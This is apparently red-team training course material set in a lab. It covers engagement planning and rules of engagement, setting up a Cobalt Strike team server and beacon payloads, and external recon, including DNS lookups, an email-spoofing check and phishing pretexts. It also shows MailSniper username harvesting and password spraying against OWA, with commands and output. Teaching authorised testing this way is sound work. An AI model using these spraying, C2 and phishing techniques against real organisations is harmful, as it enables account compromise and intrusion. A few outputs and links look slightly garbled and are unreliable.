

I. Course Introduction:

1. What is Red Teaming?

"Red Teaming" is a term that's used a lot within the cyber security space. Its meaning and purpose has been malformed over time, or at least is not standardised due to several factors, including misuse of the name within vendor marketing; and a misunderstanding of compliance requirements. I shall attempt to provide an accurate definition here that will set the scene for the course content - we need to understand what red teams are, what they do and why they do it (and perhaps just as importantly, what they're **not** for).

A good dictionary definition is provided by Joe Vest and James Tubberville:

Red Teaming is the process of using tactics, techniques and procedures (TTPs) to emulate a real-world threat, with the goal of measuring the effectiveness of the people, processes and technologies used to defend an environment.

Red teams provide an adversarial perspective by attacking assumptions made by an organisation and defenders. Assumptions such as *"we're secure because we patch"*; *"only X number of people can access that system"*; and *"technology Y would stop that"* are dangerous and often don't stand up to scrutiny. By challenging these assumptions, a red team can identify areas for improvement in an organisations operational defence.

Even though there is some cross-over with penetration testing, there are some key differences that I'd like to highlight.

A typical penetration test will focus on a single technology stack - either because it's part of a project lifecycle or part of a compliance requirement, (e.g. monthly or annual assessments). The goals are to identify as many vulnerabilities as possible, demonstrate how those may be exploited, and provide some contextual risk ratings. The output is typically a report containing each vulnerability and remediation actions, such as install a patch or reconfigure some software. There is no explicit focus on detection or response, does not assess people or processes and there is no specific objective other than "exploit the system(s)".

In contrast, red teams have a clear objective defined by the organisation - whether that be to gain access to a particular system, email account, database or file share. Because after all, organisations are defending "something" and compromising the confidentiality, integrity and/or availability of that "something" represents a tangible risk, be it financial or reputational. A red team will also emulate a real-life threat to the organisation. For example, a finance company may be at risk from known FIN groups. In the case of a penetration test, a tester will simply use their personally preferred TTPs whereas a red

team will study and re-use (where appropriate) the TTPs of the threat they're emulating. This allows the organisation to build detections and processes designed to combat the very threat(s) they expect to face. Red teams will also look holistically at the overall security posture of an organisation and not be laser-focused to one specific area - this of course includes people and processes as well as technology. Finally, red teams put a heavy emphasis on stealth and the "principal of least privilege". To challenge the detection and response capabilities, they need to reach the objective without getting caught - part of this is not going after high-privileged accounts (such as Domain Admin) unnecessarily. If "Bob from Accounting" can access the objective, then that's all they'll do.

2. What is OPSEC?

Operations Security (OPSEC) is a term originally coined by the US military and adopted by the information security community. It's generally used to describe the "ease" by which actions can be observed by "enemy" intelligence. From the perspective of a red team, this would be a measure of how easy your actions can be observed and subsequently interrupted by a blue team. Although "ease" is probably not a good word to describe it, since it's relative to the skills and knowledge of those defenders. However, given the overall threat landscape, body of public knowledge and even consultation with the client, you can make some predication regarding their capabilities. Every action you take will leave indicators, but it's important to have a good sense of how well those indicators are understood and what the likelihood is that the defenders will see and/or respond to them. Throughout this course you will see notes that attempt to highlight "bad" OPSEC and how it might be improved to reduce the likelihood of detection. It should also not be assumed that OPSEC works in only one direction. Red teamers may gain access to internal systems used by defenders - such as their Security Information and Event Management (SIEM) system, ticketing systems, response/procedure documentation, email, real-time chat and so on. This intelligence can be used to operate in specific ways that the blue team is blind to, or unable to deal with. Both red and blue teams should assume that their actions are being monitored and disrupted by the opposite side. Wise operators would also assume that the team you're up against are better than you.

3. Phases of an engagement:

An overall engagement can be broken down into three main phases:

1. Planning
2. Doing
3. Reporting

The majority of this course focuses on the "doing" (although we will cover planning and reporting) which can be broken down further, sometimes referred to as the "Attack Kill Chain". It has a defined start and end, with some cyclic components.

The engagement begins by performing external reconnaissance against the target gathering information such as public-facing applications, IP ranges, domain names, technologies and products used, employees, organisational structure, service providers, suppliers and more. This information is then used to plan an attack on the perimeter. Once a foothold has been obtained in the target organisation, the team will perform internal reconnaissance. The aim is to understand everything possible about the environment including network topology, internal systems & processes and defensive products & capabilities. They may also install backdoors on the foothold(s) to ensure they can maintain persistent access to the environment without having to reperform the initial compromise steps. It's likely that the team will have to move laterally around the network to look for their objective or credentials to access it. Credentials can be obtained in a variety of ways including on file shares, relay attacks or elevating privileges and dumping with tools such as Mimikatz. Once access to the objective has been achieved, the team takes the appropriate level of evidence. The engagement may end there or they may choose to tip their hand to the defenders to gauge their detection threshold (more on that later).

The bulk of this course will demonstrate TTPs for performing the steps above

3. Planning and client engagement:

It cannot be understated how important it is to properly plan a red team engagement - not just for achieving good outcomes, but for ensuring everybody involved is protected. The majority of that planning is the responsibility of the red team leads, and although this course is aimed at operators, it's useful to get an early understanding of that process.

4. Scope:

When scoping a red team engagement, don't be constrained by typical "penetration testing scoping" questions, such as the number of hosts or IP ranges in the network. A red team does not set out to carry out a review of every host, but seeks to reach a particular objective. The size of the environment may still be relevant (finding a needle in a small haystack is easier than in a large haystack after all), but scoping conversations should be more geared towards building a scenario for the engagement.

5. Threat Model:

The role of a red team is to emulate a genuine threat to the organisation. This could be anything from relatively low-skilled and low-motivated "script kiddies", to more capable and organised "hacktivist" groups, or even APTs and nation-states. More mature organisations have an idea of their threats based on past events, threat intel or market reports; whilst others do not. In my experience, the latter default towards APT

threats, which is not always realistic. As part of this planning, be prepared to temper or help align their expectations. Once a threat has been identified, the red team must build a corresponding threat profile. This profile defines how the team will emulate this threat by identifying its intent, motivations, capabilities, habits, TTPs and so on. If it's a known threat, much of this information can be found from various threat intel sources. If it's a generic threat, the red team may construct a profile that reflects the typical capabilities of that type of threat.

The [MITRE ATT&CK](#) is a great source of tactics and techniques.

6. Breach Model:

The breach model outlines the means by which the red team will gain access to the target environment. This is usually by attempting to gain access in accordance with the threat (for example through OSINT and phishing); or provided by the organisation (often called "assume breach"). There are pros and cons for each approach depending on the objective(s) of the assessment. If assume breach is not chosen and the red team attempt to gain access, it's important to have a back-up plan in the event access is not gained within a predetermined time period. A compromise could be to fallback to an assume breach model if the red team haven't gained access within the first 25% of engagement timeframe. This is critical because red team assessments are more about detection and response, rather than prevention, so those portions of the assessment are more important than trying to "prove" a breach can happen in the first place.

7. Notifications and assessments:

These types of assessments are often arranged by upper management in security or compliance roles, and they face a choice as to whether they inform the rest, or part of the organisation about an upcoming engagement. They may elect to tell nobody, everybody, or just the relevant security/support teams. Not providing any notification allows everybody to react as they would on any given day, and will lead to the most authentic outcomes. However, security teams may feel like they're being tested or are not trusted by management, which can lead to bad relationships and negatively impact the outcomes. On the flip-side, having prior notification may lead them to be extra vigilant or to (temporarily) increase security measures, which is not an accurate reflection of their every-day security posture. Ultimately, the "correct" decision should come down to the existing culture and relationships within the organisation.

8. ROE:

The Rules of Engagement (RoE) document defines the rules and methodologies against which the engagement will be conducted; and should be agreed and signed by all parties. The RoE should:

- Define the engagement objectives.
- Define the target(s) of the engagement, including domains and IP ranges.
- Identify any legal or regulatory requirements and/or restrictions.
- Contain emergency contact lists for key persons in all parties.

Any changes made to the RoE should also be agreed and signed by all relevant parties. Even though physical red teaming (physically attempting to gain entry to a premise or property) is out of scope of this course, members of those engagements should carry a suitable "get out of jail letter", signed and authorised by the client. In the event the team is caught and apprehended by actual law enforcement, they need to prove they were acting with permission to avoid any prosecution.

9. Record Keeping and Deconfliction:

Throughout the entire engagement, the red team members should maintain records of their activity. In the event an incident occurs now or in the future, the organisation and any supporting Digital Forensics & Incident Response (DFIR) needs to be able to identify whether observed activity is a result of the engagement or not. Frameworks such as Cobalt Strike maintain a data model and reporting templates of all activity carried out via the client. This includes commands run, target IP addresses and hostnames, payloads generated and their file hash, and more. However, you will often run tools externally from these frameworks that need to be recorded separately. Where feasible, record details of the dates and times tools are executed within the target environment. The use of terminal auto-logging and screen recording (e.g. record your screen at 1FPS) software can be useful to facilitate this.

10.Data Handling:

Red teams must ensure that they adhere to any organisational, regulatory and/or legal requirements for handling data. You will frequently gain access to credential material for the target environment, which must be treated as confidential during and after the engagement. When the engagement is concluded, that data should be destroyed by an appropriate means. Red teams may also come across privileged or sensitive data such as personal, medical, financial. Where possible, avoid viewing this data unless it's part of the

agreed scope and objective; and never impact the confidentiality, integrity or availability of data.

11. Duration:

The duration of an engagement should only be determined after the scope and objectives have been agreed. This allows you to provide an estimate based on the actual work that's been agreed. Most engagements will fall in the 2-4 week range, but may run longer depending on size and complexity.

12. Costs:

When costing an engagement, there are many factors to consider.

People

A team should have at least two members, and always at least one lead. The number of team members should be a reflection of the size of the engagement and the timeframe it should be completed in. Four members (three operators and one lead) is an average team size.

Travel & Accommodation

If it's required that the team travel (for instance, if they need to come on-site to emulate an insider threat), then those and other incidental costs should be accounted for.

Software

Most red teams use commercial tools to help carry out their engagements. Cobalt Strike's licence model is per-operator, so if a large team is required to complete the engagement in the agreed timeframe, additional licenses may be needed. Red teams may also need to acquire specialised or ad-hoc software, specific to the engagement.

Hosting

Many red teams use public cloud to run part of their disposable infrastructure. They may also wish to purchase domain names for use in a phishing campaign or C2 traffic. The Team Server should be run on-premise of the red teaming company - the costs of running and maintaining that infrastructure should also be included.

Pre and Post Engagement Activities


It's easy to forget factoring in the cost of activities that come prior to and after an engagement. That includes this whole planning process, pre-engagement meetings, threat profiling, research, tool customisations, infrastructure setup and so on. Post-engagement wash-up meetings and other follow-up meetings should also be considered.

hide01.ir

II. Command and Control:

1. C&C:

Command & Control, often abbreviated to C2 or C&C, is the means by which an adversary can perform actions within a compromised environment. During the initial compromise phase, a malicious payload is executed that will call back to infrastructure controlled by the adversary. This payload is commonly referred to as an "implant", "agent" or "RAT" (Remote Access Trojan). This infrastructure is the central control point of an engagement and allows an adversary to issue commands to compromised endpoints and receive the results. The capabilities of these implants will vary between frameworks, but in general they have the ability to execute different flavours of code and tooling to facilitate the adversarial objective(s), such as shell commands, PowerShell, native executables, reflective DLLs and .NET; as well as network pivoting and defence evasion. Implants will most commonly communicate with this infrastructure over HTTP(S) or DNS, and can even talk to each other over a peer-to-peer mesh using protocols such as SMB and TCP. These protocols are utilised because they will typically blend into most environments.



Many commercial and open-source C2 Frameworks exist including Cobalt Strike, SCYTHE, Covenant, PoshC2, Faction, Koadic, Mythic and the Metasploit Framework. Each framework has their own sets of strengths and weaknesses - the [C2 Matrix](#) is a curated list of frameworks that can be filtered by their features and capabilities.

2. Cobalt Strike

Raphael Mudge created [Cobalt Strike](#) in 2012 to enable threat-representative security tests and it was one of the first public red team command and control frameworks. Cobalt Strike is the go-to red team platform for many businesses consulting organisations around the world.

3. Starting the team server:

- Access the console of attacker-windows.
- Open PuTTY, select the kali saved session and click Open.
- Start tmux.
- This will ensure the Team Server remains running if you close PuTTY.
- Change directory to /opt/cobaltstrike.
- Launch the team server binary.



```
root@kali:/opt/cobaltstrike# ./teamserver 10.10.5.120 Passw0rd!  
[*] Generating X509 certificate and keystore (for SSL)  
[+] Team server is up on 0.0.0.0:50050  
[*] SHA256 hash of SSL cert is: eadd46ff4f74d582290ce1755513ddfc0ffd736f90bed5d8d662ee113facb43
```

Where:

- **10.10.5.120** is the IP address of the Kali VM.
- **Passw0rd!** is the shared password required to connect to the Team Server.

Next,

- Open the Cobalt Strike GUI.
- Enter kali or 10.10.5.120 into the Host field.
- Enter your favourite hacker pseudonym in the User field.
- Use the password you set when starting the Team Server.
- Click Connect.
- Ensure the server's fingerprint matches before clicking Yes.



OPSEC: The Team Server allows multiple clients to connect to it at the same time. However, if you have remote team members, you shouldn't expose port 50050 directly to the Internet. Instead, a secure remote-access solution (such as a VPN or SSH tunnel) should be used.

4. Listener Management:

A "listener" is a host/port/protocol combination that "listens" for incoming communication from Cobalt Strike's payload, Beacon. The two main flavours of listeners are egress and peer-to-peer. The egress listener that you will use the majority of the time is the HTTP listener. This listener acts like a web server, where the Team Server and Beacon will encapsulate their communications over HTTP. The "appearance" (bodies, headers, cookies, URIs etc) of this HTTP traffic can be tightly controlled using Malleable C2 Profiles, which we will cover in more detail towards the end of the course.

Peer-to-peer listeners allow Beacons to chain their communications together over SMB or TCP. These are particularly useful in cases where a machine that you compromise cannot reach your Team Server directly over HTTP.




To create an HTTP listener, go to Cobalt Strike > Listeners and a new tab will open. Click the Add button and a New Listener dialogue will appear. Select Beacon HTTP as the payload type and enter a descriptive name. This listener name is used in several Beacon commands (such as when moving laterally), so make sure it describes the listener well. Click the + button next to HTTP Hosts which should autocomplete to the Kali IP address (10.10.5.120). This is fine, so click OK. Leave everything else as it is and click Save.

Create a listener.

Name:

Payload:

Payload Options

HTTP Hosts:   

Host Rotation Strategy:


HTTP Host (Stager):

Profile:

HTTP Port (C2):

HTTP Port (Bind):

HTTP Host Header:

HTTP Proxy: 

5. Generating Payloads:


To generate a payload for this listener, go to Attacks > Packages > Windows Executable (S).

Cobalt Strike is able to generate both staged and stageless payloads. Whenever you see (S) within the UI, it's an indication that it's using a stageless payload.


OPSEC: Staged payloads are good if your delivery method limits the amount of data you can send. However, they tend to have more indicators compared to stageless. Given the choice, go stageless.

Select the HTTP listener created previously, select Windows EXE as the output and tick Use x64.

OPSEC: The use of 64-bit payloads on 64-bit Operating Systems is preferable to using 32-bit payloads on 64-bit Operating Systems.



Click **Generate** and save the file to C:\Payloads. Now execute that EXE and you should see a new Beacon appear.



6. Interacting with beacon:

To interact with a Beacon, simply right-click it and select **Interact**. This will open a command line interface where you can enter various commands. To get a list of available commands type **help**.

```
beacon> help

Beacon Commands
=====

Command      Description
-----
argue         Spoof arguments for matching processes
blockdlls     Block non-Microsoft DLLs in child processes
browserpivot  Setup a browser pivot session
cancel        Cancel a download that's in-progress
```

To get more detailed help for a command, type **help <command>**.

```
beacon> help inject
Use: inject [pid] <x86|x64> [listener]

Open the process and inject shellcode for the listener
```

Parameters wrapped in **[]** are mandatory, whilst those in **< >** are optional (although the default value won't always be what you want).

By default, Beacon will check into the Team Server every 60 seconds. To lower this, we can use the **sleep** command.

```
beacon> sleep 5
[+] Tasked beacon to sleep for 5s
[+] host called home, sent: 16 bytes
```

OPSEC: Fast check-in times can increase the chance of the Beacon traffic being caught. You can also add a jitter to randomise the check-in time by a given percentage.

Some Beacon commands (such as **sleep**) don't provide output, instead you will see a "**host called home**" message to let you know that Beacon has checked in and received the job. There are also some features of the UI (such as the **File Browser**) that cannot be accessed on this command-line interface. Instead, you must right-click on a Beacon and use the popup menu (e.g. **Explore > File Browser**).

7. Tips and tricks:

- Use **ctrl +** and **ctrl -** to increase/decrease the font size in the current window.
- Right-click the **X** on a tab for extended actions, like renaming and detaching into a floating window.
- Use **ctrl + k** to clear the current window.

8. Cobalt Strike Demo:

III. External Recon:

1. External Recon:

If your engagement is not being kicked off via an “assume breach” methodology and you need to gain initial entry into the target network yourselves, some external reconnaissance will be required. The reconnaissance phase is vital as it provides information that will be leveraged to exploit the target or gain access to data.

There are two main facets of recon - organisational and technical.

Organisational

During "organisational" recon, you're focused on collecting information about the organisation. This can include the people who work there (names, jobs and skills), the organisational structure, site locations and business relationships.

Technical

During "technical" recon, you're looking for systems such as public-facing websites, mail servers, remote access solutions, and any vendors or products in use, particularly defensive ones - web proxies, email gateways, firewalls, antivirus etc. Gathering either type of information can be done "passively" or "actively".

Passive

Passive collection relies on 3rd party sources such as Google, LinkedIn, Shodan and social media - where you are not actively touching parts of the target network.

Active

Active, as it sounds, is directly touching those components which could be as simple as visiting the target's website, or port scanning their IP ranges. Active recon is inherently riskier than passive, as it provides an

organisation with their first potential indication that they're being looked at.

Whilst conducting active recon, consider doing so via a proxy or VPN service to not expose your public IP address.

2. DNS Records:

Domain Name System (DNS) records can provide a wealth of information regarding services that may be exposed to the Internet, but here there be dragons.

NOTE: Because the lab has no outbound Internet access, you must use your own Kali VM if you want to follow along with these steps. But they are optional, so feel free not to.

```
$ dig cyberbotic.io +short
104.21.90.222
172.67.205.143
```

Performing a **whois** on each public IP address can show who it belongs to. We can see that it resolves to a 3rd party provider, Cloudflare.

```
$ whois 104.21.90.222

OrgName:      Cloudflare, Inc.
OrgId:        CLOUD14
Address:      101 Townsend Street
City:         San Francisco
StateProv:    CA
PostalCode:   94107
Country:      US
RegDate:      2010-07-09
Updated:      2021-01-11
Ref:          https://rdap.arin.net/registry/entity/CLOUD14
```

When we browse to cyberbotic.io, we are actually being sent to Cloudflare, which proxies the traffic between us and the Webserver. The issue being that we don't know if the web server is hosted on premise of the target organisation, or in another 3rd party cloud service. This information you must confirm with the client - providers such as [Amazon](https://www.amazon.com) and [Azure](https://www.azure.com) have specific rules and/or require explicit permission before you are able to carry out any security assessments hosted on, or performed from, their infrastructure. You may also come across IP addresses that belong to Internet Service Providers (ISPs), as some organisations rent their public address space. Some Software as a Service (SaaS) offerings require DNS records on the target domain, in order to point towards those services. A notable example includes Microsoft's Office 365 which can be found at *autodiscover.target-domain*. If the target uses these SaaS services for email and/or document storage etc, it may be possible to gain access to your objective without ever needing to compromise their network. Subdomains can also provide insight to other publicly available services, which could include webmail, remote access solutions such as Citrix, or a VPN. Tools such as [dnscan](https://github.com/dnscat2/dnscat2) come with lists of popular

subdomains. Weak email security (SPF, DMARC and DKIM) may allow us to spoof emails to appear as though they're coming from their own domain. [Spooftcheck](#) is a Python tool that can verify the email security of a given domain.

```
$ ./spooftcheck.py cyberbotic.io
[+] cyberbotic.io has no SPF record!
[*] No DMARC record found. Looking for organizational record
[+] No organizational DMARC record
[+] Spoofing possible for cyberbotic.io!
```

3. Social Media:

For several years, social engineering and phishing have been the most prolific methods for gaining access to a target environment. To prepare your own campaign, sites such as LinkedIn are a goldmine of information because people expose a lot of professional (and sometimes personal) information about themselves.

We love to demonstrate how good we are at Task X or managing Product Y - and this information is not only useful for knowing what products are being used, but also for generating your pretext. The pretext is the "story" behind why we want our target to open our email and carry out the desired actions. The pretext can be rather generic and sent to multiple targets or targeted to an individual or small group. Tailoring the pretext to something a user will either relate to or have an interest in, will give us a better chance of success. And there are also emotional characteristics that will statistically result in higher user engagement - in particular, fear, urgency, greed and curiosity.

Two examples could be:

- Human Resources- URGENT: Grievance filed against...
- Accounts Payable - FINAL NOTICE: Invoice 1234 not paid

The following "[Google Dork](#)" can be used to quickly scrape LinkedIn for employees of a particular organisation: **site:"linkedin.com" "<company name>"** Some of the more interesting information you can glean from a LinkedIn profile includes names, current and previous job roles, location (on-site or remote), contact info (websites, social media, email addresses), previous experiences, education, qualifications, certifications, personal interests and 1st, 2nd and 3rd-degree connections.

EXERCISE: Conduct some additional external reconnaissance against the lab targets at <https://cyberbotic.io> and see if you can find any information that would be useful in a phishing campaign.

IV. Initial Compromise:

1. Initial Compromise:

NOTE: These exercises can now be carried out in the lab.

We're going to assume that we identified their OWA Exchange service at **10.10.15.100** during our external recon

2. Password Spraying:

Password spraying is an effective technique for discovering weak passwords that users are notorious for using. Patterns such as MonthYear (August2019), SeasonYear (Summer2019) and DayDate (Tuesday6) are very common.

TIP: Be cautious of localisations, e.g. Autumn vs Fall.

Two excellent tools for password spraying against Office 365 and Exchange are [MailSniper](#) and [SprayingToolkit](#). On the **attacker-windows** VM, open PowerShell and import MailSniper.ps1.

```
PS C:\> ipmo C:\Tools\MailSniper\MailSniper.ps1
```

NOTE: You'll have to disable Defender's Real-time protection first.

Enumerate the NetBIOS name of the target domain with `Invoke-DomainHarvestOWA`.

```
PS C:\> Invoke-DomainHarvestOWA -ExchHostname 10.10.15.100
[*] Harvesting domain name from the server at 10.10.15.100
The domain appears to be: CYBER or cyberbotic.io
```

Next, we need to find valid usernames from the list of users enumerated from <https://cyberbotic.io>.

```
root@kali:~# cat names.txt
Bob Farmer
Isabel Yates
John King
Joyce Adams
```

[namemash.py](#) is a python script that I've used for as long as I can remember. It will take a person's full name, and transform it into possible username permutations.

```
root@kali:~# /opt/namemash.py names.txt >> possible-usernames.txt
root@kali:~# head -n 5 possible-usernames.txt
bobfarmer
farmerbob
bob.farmer
farmer.bob
farmerb
```

Copy the list across to the Windows VM.

```
PS C:\> pscp root@kali:/root/possible-usernames.txt .
```

[Invoke-UsernameHarvestOWA](#) uses a timing attack to validate which (if any) of these usernames are valid.

```
PS C:\> Invoke-UsernameHarvestOWA -ExchHostname 10.10.15.100 -Domain CYBER -UserList .\possible-usernames.txt -OutFile valid.txt
[*] Now spraying the OWA portal at https://10.10.15.100/owa/
Determining baseline response time...
Response Time (MS)    Domain\Username
770                   CYBER\nigojk
766                   CYBER\hniYRl
763                   CYBER\DIQFbq
767                   CYBER\ghyWkj
771                   CYBER\uQbXAI

Baseline Response: 767.4

Threshold: 460.44
Response Time (MS)    Domain\Username
764                   CYBER\ThdtMw
776                   CYBER\rVnvmq
854                   CYBER\AvaPOc
767                   CYBER\ZQpHFz
764                   CYBER\WYTZHK
77                   CYBER\iyates
[*] Potentially Valid! User:CYBER\iyatesgs
[*] A total of 1 potentially valid usernames found.
Results have been written to valid.txt.
```

This output shows one valid result for **CYBER\iyates**.

You can run this again and target **-Domain DEV**, which will also find valid results for:

- DEV\bfarmer
- DEV\jking
- DEV\jadams

This requires a little bit of explaining. **cyberbotic.io** is the root of the Active Directory forest, who's NetBIOS name is **CYBER**. But cyberbotic.io has a child domain called **dev.cyberbotic.io**, who's NetBIOS name is **DEV**. From this, we can ascertain that iyates is a user in the parent domain; whilst bfarmer, jking and jadams exist in the child domain.

However, without just guessing at domain names, we don't have a reliable way of knowing DEV ever existed. You may be able to find some clues from your OSINT such as leaked internal domain names.

MailSniper can spray passwords against the valid account(s) identified using, Outlook Web Access (OWA), Exchange Web Services (EWS) and Exchange ActiveSync (EAS).

```
PS C:\> Invoke-PasswordSprayOWA -ExchHostname 10.10.15.100 -UserList .\valid.txt -Password Summer2021
[*] Now spraying the OWA portal at https://10.10.15.100/owa/
[*] SUCCESS! User:CYBER\iyates Password:Summer2021
[*] A total of 1 credentials were obtained.
```

OPSEC: In the real world, be aware that these authentication attempts may count towards the domain lockout policy for the users. Too many attempts in a short space of time is not only loud, but may also lock accounts out.

We can do further actions using MailSniper with valid credentials, such as downloading the global address list.

